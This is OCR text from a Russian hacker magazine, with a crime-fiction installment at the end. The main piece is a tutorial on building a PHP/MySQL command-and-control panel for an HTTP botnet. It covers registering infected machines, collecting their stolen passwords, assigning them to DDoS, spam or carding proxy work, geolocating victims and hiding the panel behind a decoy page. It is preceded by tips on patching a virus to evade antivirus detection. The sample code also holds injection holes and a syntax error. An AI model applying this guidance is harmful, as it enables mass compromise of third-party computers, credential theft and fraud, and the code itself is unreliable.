
Подводим курсор к 1006571h, жмем <Ctrl-A> и пишем PUSH 1000300h/RET/NOP/NOP. К сожалению, HTE позволяет ассемблировать только одну команду за раз, поэтому жать <Ctrl-A> приходится многократно. Еще необходимо в теле бациллы заменить JMP 100299Eh/RET на CALL 100299Eh/JMP 1006579h (мы ведь заменили CALL на эквивалент JMP'a, поэтому для достижения гармонии необходимо проделать обратную ему операцию).

Сохраняем изменения по <F2>, выходим и запускаем. Бацилла работает как миленькая, но антивирус уже не ругается. Обиделся, наверное. Или уснул.

Вообще, это не самый надежный антиантивирусный прием, зато самый простой! Остальные можно найти в статье «техника выживания в мутной воде или как обуть антивирус», опубликованной в одном из номеров Хакера.

[заключение] Созданная нами бацилла предельно проста и пользы от нее немного. Но ведь и вреда никакого! Более сложные программы пишутся аналогичным способом и каждый из нас сможет справиться с этой задачей самостоятельно, так что не будем охлаждать творческий стимул и выдавать на гора кучу готовых полуфабрикатов. Твори

библиотечные функции, автоматически распознанные IDA Pro



вставка бациллы в дрозофилу

Вертикаль власти

ТЫ, КОНЕЧНО ЖЕ, ЧИТАЛ В НАШЕМ ЖУРНАЛЕ СТАТЬИ О СОЗДАНИИ СОБСТВЕННОГО БОТНЕТА. МУДРЫЕ АВТОРЫ В КОДИНГЕ РАССКАЗАЛИ ТЕБЕ ВСЮ ПРАВДУ О ТОМ, КАК МОЖНО НАПИСАТЬ ЭЛИТНОГО ТРОЯНА, КОТОРОМУ НИПОЧЕМ НИ ФАЙРВОЛЫ, НИ КАСПЕРСКИЙ СО СВОИМ АНТИВИРУСОМ, НИ ДАЖЕ ОПЫТНЫЙ И ВНИМАТЕЛЬНЫЙ ПОЛЬЗОВАТЕЛЬ. УШЛЫЕ ДЯДЬКИ ВО ВЗЛОМЕ ПОВЕДАЛИ ТЕБЕ, КАК МОЖНО ВПАРИТЬ ТАКОГО ТРОЯНА И ЗАРАЗИТЬ ПАРУ ТЫСЯЧ МАШИН. СЕЙЧАС ЖЕ ПРИШЛО ВРЕМЯ РАЗОБРАТЬСЯ С ТЕМ, КАК НАПИСАТЬ ПРОДВИНУТУЮ СИСТЕМУ ДЛЯ УПРАВЛЕНИЯ БОТАМИ. ВЕДЬ КАКИМИ БЫ УМНЫМИ И МОЩНЫМИ НЕ БЫЛИ ТВОИ БОЙЦЫ, БЕЗ ДОСТОЙНОГО И АВТОРИТЕТНОГО КОМАНДИРА И СИЛЬНОЙ АРМИИ НЕ ПОЛУЧИТСЯ | eto'o

Пишем умную систему управления ботнетом

[concept] Прежде всего, я объясню, о каких именно ботнетах мы говорим. Ты не раз слышал и даже читал в нашем журнале, что боты управляются по IRC — к примеру, в июньском номере Форб писал о беспалевной настройке ircd, а в июле Крис рассказывал, как можно увести IRC-ботнет. Действительно, до недавнего времени существенная часть ботнетов управлялась по IRC. Главная причина этому заключается отнюдь не в удобстве такого подхода, а в том прискорбном факте, что чуть ли не единственный, доступный нахаляву бот Agobot с его сотнями переделок, использует именно такую концепцию.

Устаревшую концепцию, которая естественным образом отмирает, уступая дорогу более прогрессивным технологиям. Сейчас после ряда публикаций в «кодинге» и «взломе», по идее у тебя не должно быть проблемы соорудить собственного бота, который будет получать команды и управляться через HTTP. Концепция здесь следующая. Бот подключается к web-серверу, отправляет элементарный GET-запрос на получение определенного файла и в качестве ответа получает некоторую команду, которую и начинает выполнять. На практике оказывается чрезвычайно удобно вместо статичного текстового файла с командой использовать программу, написанную на одном из языков, пригодных для использования в web-среде, которая будет производить регистрацию ботов и выводить им команды. При этом с точки зрения клиентов ситуация ничуть не меняется: все также запрашивается GET /file и получается команда. Боту и невдомек, что на сервере выполняется специальная программа, которая регистрирует обращение, заносит информацию в системный журнал и генерирует приказ.

[plus-plus] Какие плюсы у такого подхода? Их много, считай сам:

1 Легкость организации. Привести такую систему в состояние готовности, если есть рабочий скрипт — дело, самое большое, пяти минут. Тебе не потребуется настраивать никакой дополнительный софт, не придется возиться с настройками, поднять систему можно на любом хосте, где можно выполнять web-программы.

2 Стабильность и безопасность. В самом деле, замаскировать такой сервис — дело элементарное. Скажу тебе по секрету, можно сделать так, что снаружи ничего заметить будет просто нереально.

3 Благодаря conn-back концепции, клиенты с «серыми» адресами будут также в обойме. Установить на них socks-сервер конечно не получится, но в качестве DDoS-бота заюзать можно.

4 Возможность индивидуальной работы. Становится реальным, при использовании некоторой идентифицирующей клиентов информации (ip-адрес, уникальный fingerprint системы или иной параметр), варьировать выполняемые команды. К примеру, захваченные машины из США и Европы разумно использовать для socks-сервиса, в то время, как российские машинки использовать для кардинга нельзя, и поэтому из них получатся хорошие DDoS-боты или спам-релеи. Более того, если подключить к своему



На нашем диске ты не найдешь 100% доделанную, красивую, вылизанную и сверх функциональную систему для управления ботами. Такая штука стоит кучу денег, и, чтобы написать ее, нужно немало времени :). Поэтому на диске ты найдешь скелет системы с реализованной основной функциональностью, но без красивых иконок и вылизанного кода.



На сайте www.bantex.ru/html/whois_install.htm ты найдешь whois-сервис с человеческим лицом: перловый скрипт самостоятельно определяет всю географическую информацию о хосте и выводит ее в виде красочного сообщения с флагом страны.



При передаче длинных запросов методом GET могут возникнуть серьезные проблемы — текст начнет обрубаться и передаваться некорректно. Следует понимать, что большие объемы данных нужно передавать POST'ом.

ботнету несколько мощных серверов на крупных каналах, то разумно для них организовывать собственное задание, а не использовать в общей мясорубке.

5 Сбор подробной и качественной статистики. Появляется возможность сопоставить каждому из многих тысяч твоих ботов определенные свойства: ip-адрес, системные параметры, время ping'а до хоста, географическое положение, сайт, где бот заразился и т.д. При этом без проблем можно как составлять краткие отчеты (общее количество ботов, распределение по регионам, эффективность той или иной заражающей площадки, средний, минимальный и максимальный пинг, динамика за сутки и т.д. и т.п), так и генерировать подробную выборку по определенным параметрам. К примеру, при ведении socks-бизнеса часто бывает необходимо получить список хостов, имеющих определенное географическое положение (пример — штат Висконсин, США), также необходимо вести статистику по уже проданным хостам, чтобы не кидать клиентов.

6 При использовании IRC все чрезвычайно прозрачно: зашел на сервер, увидел там тысячу ников на одном канале и сразу все стало понятно. Здесь же управляющая программа может легко отличать бота от обычного web-клиента (хотя бы по тому критерию, что все браузеры заполняют необязательное поле user-agent) и показывать обыкновенному посетителю что-то весьма миролюбивое, вроде «домашней страницы Петрова Вани, студента ДонТу», или и вовсе «403-Forbidden». Запалить такой сервис снаружи нереально, однако использовать бесплатный хостинг тоже не советую — админ легко заметит ресурс с большой «посещаемостью» и прикроет лавочку, да и возможностей для технических маневров, о которых мы поговорим ниже, практически нет. Все-таки лучше использовать собственную площадку.

Ну, сколько плюсов насчитал? Я шесть. Хотя если приглядеться, в каждом пункте по пять подпунктов. И этот список можно бесконечно продолжать, в результате чего становится все очевидней: управление по http — лучшая концепция. Ну, а раз лучшая, будем ее реализовывать.

[структура системы и принципы работы] Собственно, управляющая система, которую мы пишем, будет состоять из главного сценария, хранилища данных, а также нескольких вспомогательных программ. Что касается языка программирования, то мы будем использовать привычный PHP, хотя нужно отметить, что при желании все то же самое можно переписать на любом пригодном для web-среды языке. Управляющая информация о ботах, в принципе, может размещаться, где угодно: во внешнем xml-файле, sqlite-базе, или таблицах полновесного сервера БД вроде mySQL. Как ты уже догадался, мы будем по привычке использовать последний вариант. Что касается структуры таблиц, то я буду последовательно их описывать, рассказывая о различных частях системы, чтобы ты лучше представлял назначение того или иного поля.

socks-сервис у кардеров в ходу

Начнем с самого главного — с регистрации ботов и выдаче команды для выполнения.

Первым делом создадим таблицу bots, которая имеет следующую структуру:

[структура таблицы bots]

```
CREATE TABLE BOTS (
  ID INT NOT NULL PRIMARY KEY,
  IP VARCHAR(15),
  EXTENDED VARCHAR(300)
);
```

Здесь ID — это уникальный ключ, который генерируется самим ботом при установке в системе. При каждом обращении к скрипту бот передает через GET-запрос параметр id, в котором находится этот идентификатор. Соответственно, при каждом обращении сценарий должен проверять, есть ли в таблице bots запись с таким идентификатором и, если нет, добавлять такую строчку, фактически регистрируя нового бота. Нужно также понимать, что тип INT, который я указал в этой таблице для поля ID, может быть заменен на любой другой, исходя из того, как работает бот: к примеру, если генерируемый ключ — это шестнадцатеричное число, или произвольная строка, нужно поменять INT на VARCHAR.

Идем дальше. В поле IP записывается адрес внешнего сетевого интерфейса пользователя. Само собой, что если юзер работает через локальную сеть с «серой» адресацией, сюда будет записываться внешний ip-адрес его шлюза. Помимо переменной id, бот также может передавать сценарию набор некоторых свойств пользовательского компьютера: это может быть, к примеру, информация о внутренних сетевых интерфейсах, или найденные в системе пароли, или информация об используемом железе — что угодно. Обрати внимание, что здесь почти нет ограничений на количество и, главное, структуру свойств бота. Ведь в разных системах могут налагаться различные требования и бот может иметь различные свойства.

Однако эта свобода наказуема: информация о свойствах бота должна быть записана в строгом формате XML-документа. Я приведу пример такого описания, чтобы тебе было понятнее:

[пример XML-документа со свойствами бота]

```
<info>
<param name="email" symbolic="Пароли от e-mail">
host.ru:login:c00lpa55worD
</param>
<param name="freq" symbolic="Частота процессора">
2000
</param>
<param name="netbios" symbolic="Netbios-имя">
station
</param>
<param name="external" symbolic="Внешний IP">
217.10.41.56
</param>
</info>
```

На самом деле, эта фишка с XML была придумана, чтобы обеспечить универсальность и расширяемость системе. Ведь для разных ботов набор свойств может быть различным, и если бы я тупо в таблице сделал статичное число постоянных полей, то переделка такой системы заключалась бы в полной перестройке таблицы и скриптов. А в нашем случае ничего переделывать не нужно, нужно лишь соблюдать установленный формат записываемых данных и обеспечить одинаковую структуру информации для всех ботов. При этом особо следует отметить, что система автоматически позволит производить сортировку и поиск по содержимому каждого элемента <param>, для расшифровки данных (фактически, для подписи колонок таблицы) будет использоваться содержимое свойства symbolic, а параметр name будет использован внутри сценария при выборке информации.

Вообще говоря, такие вещи, как, например, пароли от различных сервисов — это данные, которые сами по себе имеют некоторую структуру: они состоят из логина, пароля и, собственно, узла аутентификации. Соответственно, по большому счету, для каждого такого типа нужно было создавать отдельную структуру с разделенными полями, однако я предпочел для универсальности привести эти данные к атомарному виду, разделив поля символом двоеточия и склеив их в строку.

[учет ботов] Но, довольно лирики, перейдем к программированию :). Давай для затравки напишем функцию, которая будет производить регистрацию нового бота в системе. В общем-то, тут все предельно ясно и сводится к составлению несложного sql-запроса:

[функция регистрации нового бота в системе]

```
function RegBot($id,$ip,&$extend) {
$re=mysql_query("insert into bots
values('$id', '$ip', '$extend')");
return($re);
}
```

Вызов этой функции осуществляется при условии, что содержимое всех переменных корректное (id — число, ip — адрес ipv4, extand — корректный xml-документ). Написать такую проверку — дело несложное, приводить код я здесь не буду, лучше подсмотри его на нашем диске (функция checktype).

[команды] Теперь о том, каким образом ботам будут выдаваться команды. Как я уже говорил, наша система будет поддерживать, что называется, индивидуальный подход: работничков можно будет организовывать в группы и каждой группе назначать свое задание. Причем создание групп может осуществляться как при помощи явного перечисления входящих туда ботов, так и при помощи некоторого фильтра. Для дальнейшего изложения потребуется еще одна таблица:

[таблица wrk_grp]

```
CREATE TABLE WRK_GRP(
  BOT_ID INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
  W_ID INT NOT NULL);
```

Эта таблица будет разбивать множество ботов на так называемые «команды», для каждой из которых можно будет организовывать собственное задание. Добавление бота в команду по идентификатору — дело плевое, сводится к простому составлению запроса. Куда интереснее выглядит формирование списка команды по фильтру, среди параметров которого просто обязаны быть такие поля, как «страна», «штат», «город» и т.д. Здесь мы сталкиваемся с проблемой классификации ботов по географическому признаку и чуть позже я расскажу тебе, как такая проблема решается.
Что касается выдачи задания, то это реализуется чрезвычайно просто.



результат whois-запроса, полученный утилитой whois

Создается еще одна таблица с «заданиями», куда вбиваются пары «идентификатор_группы» — «выполняемая команда». Когда бот обращается к скрипту, сценарий смотрит, в какой группе работает зомби, делая SELECT W_ID FROM WRK_GRP WHERE BOT_ID=$id. Затем аналогичным запросом из таблицы с заданиями выбирается команда для этого бота и помещается в стандартный поток вывода. Теперь расскажу о том, как можно определить географическое положение бота.

[урок географии] Как ты уже понял, при добавлении в таблицу bots информации о новом боте, записывается и ip-адрес хоста. Напрашивается вопрос: а можно ли, и, если можно, то с какой точностью, определить местоположение клиента?
Было бы весьма кстати научиться это делать, ведь любому кардеру очень нужны локализованные соксы, чтобы правдоподобно имитировать транзакции владельцев кредитных карт.
Если клиент не использует vpn-туннелей и прочей анонимной бодяги, то по его родному адресу можно указать на географическое расположение. Сделать это совсем несложно, вбив айпишник в соответствующую форму на *www.nic.ru/whois*. Однако сам понимаешь, что осуществлять руками поиск для каждого из тысяч ботов — занятие мало совместимое с психическим здоровьем. Поэтому, разумеется, мы научимся определять расположение клиента автоматически, при помощи специального скрипта.
Вообще говоря, наша задача на ближайшие 20 минут заключается в следующем. Нужно написать функцию, которая по передаваемому ей ip-адресу извлекала бы максимум информации о географическом расположении этой точки. Сделать это можно несколькими способами: использовать сетевые функции для работы с whois-сервисом, использовать один из web-гейтов, или вовсе — заюзать стандартную юниксовую программу whois. На самом деле, это совершенно неважно, каким образом получать данные из whois, поэтому я, чтобы не нагромождать кода, буду использовать стандартную утилиту whois из поставки unix. Вообще, концепция здесь следующая. Получается полный whois-ответ по конкретному адресу и затем из него выбираются необходимые поля: Country, City, StateProv, PostalCode, NetRange, address. Для записи и хранения этой информации нам потребуется еще одна таблица, которую я назвал locations:

[структура таблицы locations]

```
CREATE TABLE LOCATIONS(
FROM_IP INT NOT NULL PRIMARY KEY,
```

| ЗАЩИЩАЕМ СВОЙ БОТНЕТ |

Фактически защита ботнета сводится к защите твоего сервера. Именно по этой причине не рекомендуется держать ботов на халявных хостингах, читать новостные ленты и проявлять профессионализм при администрировании сервера.
Теперь расскажу о том, как можно замаскировать ботнет, чтобы его не было видно снаружи. Давай подумаем, как твой сервис могут запалить. Ну, скажем, какой-то крутой пользователь все-таки заметил работу вируса и разгадал, к какому узлу он подключается. Естественно, что он тут же наберет в адресной строке URL управляющего скрипта и будет ожидать там plaintext-команду. Но не тут-то было!
В главном скрипте мы будем осуществлять проверку на корректность обращения к сценарию. Обрати внимание, все боты при вызове скрипта соблюдают одни и те же правила: передают 2 переменные через GET-запрос (id и extend), при этом не заполняют поле user-agent. По этим двум критериям можно легко отделить реальных ботов от левых посетителей, которые просто набрали в адресной строке URL управляющего скрипта. Вот как это выглядит примерно:

```
if(!checktype($_GET[id], "id") or !checktype($_GET[extend], "extend")) {
# тут содержимое страницы, которую надо показывать всем левакам
echo "Добро пожаловать на сайт Петра Васильева. Мне 16 лет,
учусь в десятом классе.";
} else {
# тут — работа с ботом. Вызов функций AddBot(), GetWork() и т.д.
}
```

Функция checktype здесь — просто блок кода, который проверяет передаваемую строку на соответствие нашим собственным типам «id» и «extend». Даже если чувак со стороны поймет, что страница, которую он видит — фэйк, то он никогда в жизни не вкурит, какие именно переменные и в каком формате нужно передать скрипту, чтобы он заработал с ним также, как работает с ботами. Однако все это ему не потребуется, если процесс передачи информации не будет никак защищен — стоит только отснифать plain-text запросы и ответы, как все станет понятно. По этой причине для яростных параноиков могу посоветовать использовать SSL-шифрование трафика :).

```
TO_IP INT NOT NULL,
COUNTRY VARCHAR(2),
CITY VARCHAR(50),
STATEPROV VARCHAR(2),
POSTAL VARCHAR(8),
ADDRESS VARCHAR(100));
```

Здесь используется, на самом деле, концепция кеширования запросов: ведь, получив один раз информацию об адресах определенной сети, глупо записывать в таблицу лишь один адрес, вполне вероятно, что вскоре надо будет проверить еще одну машину из этой же области. Поэтому вместо интуитивно ожидаемого поля "IP" я использую два: "FROM_IP" и "TO_IP", эти параметры определяют зарезервированный для сети промежуток адресов, который получается из параметра netrange.

Такое кэширование позволяет оптимизировать процесс определения местоположения клиентов. Чтобы не быть голословным, приведу поскипанный пример кода:

создание и тестирование скрипта для определения географии

[определение географии клиента по ip]

```
$fp = popen('whois $ip, 'r'); # открываем пайп с процессом
$read = fread($fp, 20480); # читаем поток вывода
$li=explode("\n", $read);
pclose($fp);
$not=0;
for($i=0; $i<count($li); $i++) { # в цикле по всем строкам
if(ereg("^OrgName:       RIPE Network Coordination Centre",$li[$i]))
{$not=1;} # $not — флаг того, что информация об адресе находится на
# другом сервере и будет использован несколько иной формат данных
if(ereg("^[c|C]ountry:[ ]{0,10}([[:upper:]]{2})",$li[$i], $ar)){
$country=$ar[1]; # Извлекаем информацию о стране — двузначный код
}
if(ereg("^City:[ ]{0,10}([[:alpha:]]{1,30})",$li[$i], $ar)) {
if($not==0) $city=$ar[1];
# о городе (часто вместо этого поля используется address)
}
if(ereg("^StateProv:[ ]{0,10}([[:alpha:]]{2})",$li[$i], $ar)) {
$state=$ar[1]; # штат
}
if(ereg("^PostalCode:[ ]{0,10}([[:alnum:]]{0,8})",$li[$i], $ar)) {
$post=$ar[1]; # индекс
}
if(ereg("^NetRange:[ ]{0,10}([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}.[0-9]{1,3}) —
([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}.[0-9]{1,3})",$li[$i], $ar)) {
$ip_from=$ar[1];
$ip_to=$ar[2]; # диапазон адресов
}
if(ereg("^inetnum:[ ]{0,10}([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}.[0-9]{1,3}) —
([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}.[0-9]{1,3})",$li[$i], $ar)) {
$ip_from=$ar[1];
$ip_to=$ar[2];
}
if(ereg("^[a|A]ddress:[ ]{0,10}(.{0,80})",$li[$i], $ar)) {
$addr.=$ar[1]."\n"; # Адрес (в случае для не американского ip)
}}
mysql_query("insert into locations('$ip_from', '$ip_to', '$country', '$city',
'$state', '$post', '$addr')"); # записываем информацию о диапазоне
```

Здесь мы открываем пайп к созданному нами процессу whois $ip и читаем в переменную $read результат работы этой утилиты. Затем проходим по каждой строке результата и при помощи набора регулярных выражений получаем интересующие нас поля с информацией. Покажу на примере как работают эти регулярные выражения. Возьмем, к примеру, вызов ereg("^City:[ ]{0,10}([[:alpha:]]{1,30})",$li[$i], $ar). Этому шаблону соответствуют все строки, которые начинаются со слова «City:» (символ ^ перед этой цепочкой), после которого обязательно идет от нуля до 10 пробелов, а затем последовательность из букв ([[:alpha:]]) длиной от 1 до 30 символов ({1,30}). Обрати внимание, что конструкция [[:alpha:]]{1,30} взята в круглые скобки, это означает, что все совпадающие с этим шаблонов строки будут помещаться в массив $ar. Как раз поэтому я присваиваю переменной $city значение $ar[1].

Когда я писал эту программу, у меня возникла проблема: информация о различных адресах возвращалась в разных форматах. Все дело в том, что в зависимости от территориальной привязки, информация об адресах хранится в различных организациях и почему-то не соблюдается единый стандарт. Я не большой знаток службы whois, но меня это порядком удивило. К примеру, если сделать whois 207.46.130.108, то поле со страной будет называться «Country», а если whois 217.10.40.1, то «country» — с маленькой буквы. Именно по этой причине ряд шаблонов начинаются как [c|C]ountry, здесь символ вертикальной черты обозначает логическое "or".

В последней строчке напечатанного кода происходит запись информации о сетевом диапазоне в таблицу locations.

[выводы] Я рассказал тебе о ключевых моментах создания системы управления ботами. Ты уже вполне можешь сам написать простенький сценарий с минимумом возможностей. Однако я также показал тебе, как прикрутить к системе определение географии пользователя, как реализовать сбор и хранение некоторых свойств бота, каким образом удобнее объединять ботов в различные группы. По большому счету, все самое главное я тебе рассказал. Осталось лишь реализовать возможность фильтрации ботов по параметрам (скажем, по стране или городу), а также по передаваемым самим трояном свойствам бота (частота процессора, серый/белый адрес, объем жесткого диска и т.д.). Все это делается элементарно — простейшими манипуляциями с sql-запросами и обработкой xml-документов. И о том, и о другом мы с тобой уже много раз подробно говорили, поэтому проблем у тебя возникнуть не должно. В любом случае ты всегда можешь обратиться на наш диск и посмотреть, как это написал я. Удачи



man-страница функции popens



Часть вторая

«ПРЕПОДША МАРТА СЕРГЕЕВНА ШТУЦЕЛЬ МОНОТОННЫМ ГОЛОСОМ ДИКТОВАЛА МАТЕРИАЛ, И РОМЕ КАЗАЛОСЬ, ЧТО ОНА ВОТ-ВОТ ЗАСНЕТ, КАК И БОЛЬШИНСТВО СТУДЕНТОВ В АУДИТОРИИ. КОМУ, В САМОМ ДЕЛЕ, НУЖЕН ЭТОТ ПАСКАЛЬНЫЙ БРЕД? ЧИТАТЬ ЕГО В ШКОЛЕ НА ИНФОРМАТИКЕ — ЕЩЕ КУДА НИ ШЛО, НО В МТУ НА ФАКУЛЬТЕТЕ, ГОТОВИВШИМ СЕТЕВЫХ СПЕЦОВ…» | mindw0rk (mindw0rk@gameland.ru)

Приятели, сидящие рядом откровенно скучали. Саня Major выразительно зевнул и плюхнулся носом в конспект. Виталик вырисовывал дракончика. А Андрюха Groove читал книжку Гибсона в оригинале. К облегчению студентов, бесполезная лекция продолжалась недолго, и вскоре всем было разрешено усвоить материал за компьютерами. Рома подмигнул Виталику, и тот понимающе кивнул. Парни частенько выкидывали разные фокусы в сетке, подшучивая над одногруппниками и преподами. Например, однажды подбросили порнографическую картинку на волпапер админской машины, часто брали управление над компом одного из студентов, запуская там всевозможные приложения. За время, проведенное в локальной сети института, группе Slow удалось найти столько дырок, сколько вряд ли отыщется во всей винде. Но ни разу хакеров не удавалось вычислить — они всегда сидели вместе в самом отделенном углу и, провернув шутку, заметали следы.

Рома зашел в скрытую директорию, содержащую зашифрованный архив, распаковал его и запустил нужную утилиту. На компь-

ютере появилась оболочка с командной строкой, в которой с поразительной скоростью появлялись команды, отбиваемые пальцами хакера. Через несколько секунд Рома уже был на админском компьютере. Вставив дискету с фрагментом песни Порнорэп «Аты-Баты», он скопировал ее сначала на свой комп, потом залил на комп админа. Осталось только врубить громкость на полную и запустить в винампе музон.

В этот момент аудитория вздрогнула — из админских колонок раздался текст, разбавленный наполовину матом: «Меня ввязали служить в ох#$нный стройбат, и я сразу попал с лопатой в наряд». Марта Сергеевна побледнела и, вскочив со своего стула, бросилась к компу админа. Найти, выключить в колонках звук заняло у нее 10 секунд, в течение которых радостно возбужденные студенты услышали из динамиков еще пачку матерных слов.

—Сергей, ты охренел? — забыв про приличия, накинулась на админа преподша, но тот лишь растерянно глазел на нее, выражая полное непонимание.

По его виду Марта Сергеевна сообразила, в чем дело, со злостью оглядела аудиторию и удалилась за дверь.

—Что-то будет…, — услышал Рома голос одногруппника.

К тому времени, как админ принялся штудировать логи выискивая аномалии, Dark Stranger уже вышел из системы и, запустив Turbo Pascal, набирал заданную программу.

Кирякин поздоровался с сотрудниками и прошел к себе в кабинет, отдав по пути пару указаний. Свой рабочий понедельник следователь решил начать с горячего кофе. Достав из стола чашку с причудливыми узорами, которую жена подарила на 23 февраля, он сполоснул ее в раковине, высыпал в нее пакетик Nescafe и, налив воды в миниатюрный электрочайник, включил его в разетку. Пока закипала вода, Кирякин загрузил компьютер и проверил почту. Среди скучных отчетов было то, что он надеялся увидеть — подборка информации по хакерам, которые могли быть замешаны в инциденте с Овчинниковым и Потаповым. Завербованные хакеры честно отрабатывают свою амнистию. Распаковав архив в рабочую папку, следователь принялся изучать инфу. В этот момент в дверь постучали.

—Да?

В дверь зашел сотрудник отдела Мишка.

—Шеф, у нас посетительница. Похоже, новая жертва Нострадамуса.

Так между собой в отделе называли хакера, который загадывал загадки. Почему именно Нострадамус Кирякин не знал, наверное потому, что он был таким же загадочным, как древний предсказатель.

—Пригласи ее ко мне.

Он оказался прав. Хакер решил не ограничиваться двумя жертвами. Прямо серийный насильник. Только не маленьких девочек, а компьютеров бедных юзеров.

Новой жертвой оказалась миловидная брюнетка лет 25-ти в костюме, выразительно облегающем стройную фигуру.

—Здравствуйте, меня зовут Елена Андреевна — представилась она.

—Вадим Сергеевич — привстав с кресла, ответил Кирякин. –Присаживайтесь, Елена. И расскажите, что вас к нам привело?

Брюнетка присела на стул и нерешительно огляделась, очевидно, думая, с чего ей начать.

—Мне сказали, что ваш компьютер атаковал хакер? — подсказал Кирякин.

—Я даже не знаю. Я никогда раньше не имела дела с хакерами. Просто эта задача… я не знаю, откуда она появилась на экране и что это значит.

—Расскажите обо всем по порядку.

—Я работаю в турагентстве «Колумб». Мы специализируемся на путешествиях в экзотические страны. Ну, знаете, Непал, Новая Зеландия. Моя задача — обработка заказов на компьютере. Допустим, клиенту хочется отправиться в Индию. Он называет время, когда ему удобно, и я по базе данных сверяю, что мы можем ему предложить, во сколько это обойдется, каким будет маршрут и так далее. Я тогда работала как обычно, и вдруг появилось это окно. Я сначала подумала, что это кто-то из конторы шутит. Разве я могла знать, что все так обернется?

—Поподробнее, пожалуйста.

—В окне мне предлагалось за определенное время ответить на вопрос, касающийся традиций жителей страны, которую мы представляли. Дословно я уже не помню. Нужно было сказать, для поднятия в себе чего туземцы исполняют этот танец… рики-нуки или рики-наки. Я конечно не ответила. Я же не Друздь какой-нибудь, чтоб такое знать. Когда истек таймер, окно сообщило, что меня ждет наказание.

—Там было сказано, какое именно наказание?

—Нет. Окно просто пропало. Я первым делом, конечно, подумала на нашего компьютерщика Юру. Но он отнекивался. А потом…

Женщина обреченно посмотрела на Кирякина.

—Продолжайте — потребовал следователь.

—…потом посыпались жалобы. Одному клиенту вместо номера люкс на Бермудах забронировали захудалый номер в трехзвездочном отеле. Путевка другого оказалась на 5 дней короче, чем было заказано.



А один вместо острова Тасмания попал на Новую Каледонию!!

—Позвольте, а каким образом он умудрился попасть вместо Тасмании в Каледонию?

—Все дело в базе данных. Именно в нее заносятся все условия поездки, и данные потом отсылаются представителям на месте курорта.

—То есть кто-то изменил базу данных?

—Да! Но мне никто не верит — начальник считает, что это я во всем виновата. Теперь я осталась без работы.

—Когда все это произошло?

—Чуть больше месяца назад.

—Месяц назад?? Почему вы сразу не обратились к нам?

—Да я не знала к кому обратиться. А в субботу посмотрела передачу с вашим участием. Сначала я не думала, что это может быть хакер, а теперь я уверена в этом!

—Елена Андреевна, вам нужно будет описать все, что вы мне рассказали, на бумаге. Со всеми подробностями.

Кирякин вышел на крыльцо здания отдела «К». Здесь уже курили его ребята.

—Ну что, шеф, есть идеи насчет Нострадамуса? — спросил Мишка.

—Это я у тебя должен спросить. По поводу идей.

—Чего-то с идеями глухо.

Кирякин достал сигарету и прикурил у одного из парней.

—Знаете, о чем я думаю? Овчинников и Потапов — достаточно публичные люди. Хакер вполне мог увидеть их по телеку или прочитать о них в газете. Но эта турагентка... откуда он узнал про нее?

—А с чего ты взял, что между ними есть связь? Он мог просто выйти на нее, просканировав случайный диапазон IP.

—Сдается мне, своих клиентов он подбирал не случайно.

—Предположение?

—Скорее чуйка.

Следователь затянулся и задумчиво посмотрел на небо.

Возвратившись в свой кабинет, Кирякин продолжил изучение присланной инфы по хакерам. Несмотря на то, что взломы мог совершить любой из списка, реальных зацепок не было. Да и инфа была не совсем такой, какая его интересовала. Завербованный хакер разложил по полочкам, где в инете обитают его приятели, насколько силен уровень их знаний, какую репутацию имеют в хакерской среде и прочее. Следователь бы с большим интересом почитал, чем они занимались последнее время.



Монитор почтовых сообщений пискнул, объявляя, что в рабочий ящик пришло новое письмо. Кирякин открыл его и увидел силиконогрудую голую девицу, крупным шрифтом зазывающую: «Сделаю все, что пожелаешь. Студентам скидки. Звони: XX-XXX-XXX». Следователь выделил мессагу и нажала «Delete». Спамеры совсем охренели, даже до его рабочего ящика добрались. Пора их брать за яйца. Конечно, всех не кастрируешь, но в образовательных целях остальных, парочку можно.

Кирякин вспомнил, как впервые пришел в отдел. Он давно хотел работать с компьютерными преступлениями — от маньяков, насильников и прочей мрази, которую ему доводилось встречать в уголовном, тошнило и он понимал, что это не его. В то же время расследование компьютерных дел требовало не только сообразительности, но и компетентности в технике. Пройдя курс подготовки, Кирякин попросился в отдел «К», тогда еще носивший другую букву. Днем делал непыльную бумажную работу под руководством своего начальника Дмитрия Чепчугова, а по вечерам изучал внутреннее устройство компьютеров и сетей. Следователю, которым собирался стать Кирякин, это знать не обязательно, но он не хотел быть профаном в своей области, и хоть и с трудом, со скрипом, потихоньку осваивал «китайскую грамоту». Потом Чепчугов оставил отдел, и Кирякин стал лучшим кандидатом на должность следователя. Он помнил свое первое раскрытое здесь крупное дело, как будто это произошло вчера. Хакер с ником Hellriser взломал компьютерную сеть коммерческой компании и, связавшись с руководителем, потребовал 25 тысяч баксов, иначе обещал разрушить всю сеть, нанеся ей максимум вреда. Директор обратился в отдел «К» и так получилось, что это дело стало первым после занятия Кирякиным места следователя. Вычислить хакера через компьютер не представлялось возможным — с шефом фирмы он связывался по мылу через левый ящик, а перевод денег указал осуществить на электронный счет в Малайзии, отследить который было невозможно. Кирякин решил заманить хакера в ловушку, сказав шефу фирмы, чтобы тот согласился перевести деньги, но на счет в другом банке. В одном из тех, с которыми якобы работала компания. Жадность пересилила в хакере осторожность, и он согласился. Hellriser'а взяли прямо на месте, когда он пытался обналичить часть суммы. С тех пор в архиве раскрытых Кирякиным дел были десятки компьютерных преступлений. Начиная банальным воровством диалапа неимущими студентами, заканчивая инцидентом взлома внутренней компьютерной сети МВД. Дело Нострадамуса было самым интересным за последнее время.

От воспоминаний Кирякина оторвал телефонный звонок.

—Вадим Кирякин. Слушаю.

—Еще раз здравствуйте. Это Елена. Я к вам приходила сегодня утром. — послышался в трубке знакомый женский голос.

—Дада, конечно Елена, я вас помню.

